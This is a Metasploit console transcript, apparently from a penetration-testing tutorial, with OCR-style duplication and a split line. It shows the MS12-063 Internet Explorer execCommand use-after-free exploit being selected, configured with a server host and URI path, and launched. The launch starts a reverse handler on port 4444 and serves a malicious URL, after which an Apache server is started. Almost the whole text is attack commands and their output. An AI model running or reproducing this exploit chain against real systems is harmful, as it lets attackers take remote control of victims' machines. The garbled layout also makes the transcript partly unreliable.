msf > search ie_execcommand_uaf

Matching Modules
=====

  Name                                     Disclosure Date  Rank  Description
  ----                                     -
  exploit/windows/browser/ie_execcommand_uaf  2012-09-14      good  MS12-063 M
  icrosoft Internet Explorer execCommand Use-After-Free Vulnerability
```

```
root@kali: ~  
File Edit View Search Terminal Help  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
exploit/windows/browser/ie_execcommand_uaf	2012-09-14	good	MS12-063 Microsoft Internet Explorer execcommand Use-After-Free Vulnerability

```
msf > use exploit/windows/browser/ie_execcommand_uaf  
msf exploit(ie_execcommand_uaf) > set SRVHOST 172.16.100.5  
SRVHOST => 172.16.100.5  
msf exploit(ie_execcommand_uaf) > set URIPATH /  
URIPATH => /  
msf exploit(ie_execcommand_uaf) > exploit  
[*] Exploit running as background job.  
[*] Started reverse handler on 172.16.100.5:4444  
msf exploit(ie_execcommand_uaf) > [*] Using URL: http://172.16.100.5:8080/  
[*] Server started.
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# service apache2 start  
[....] Starting web server: apache2  
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName  
. ok
```

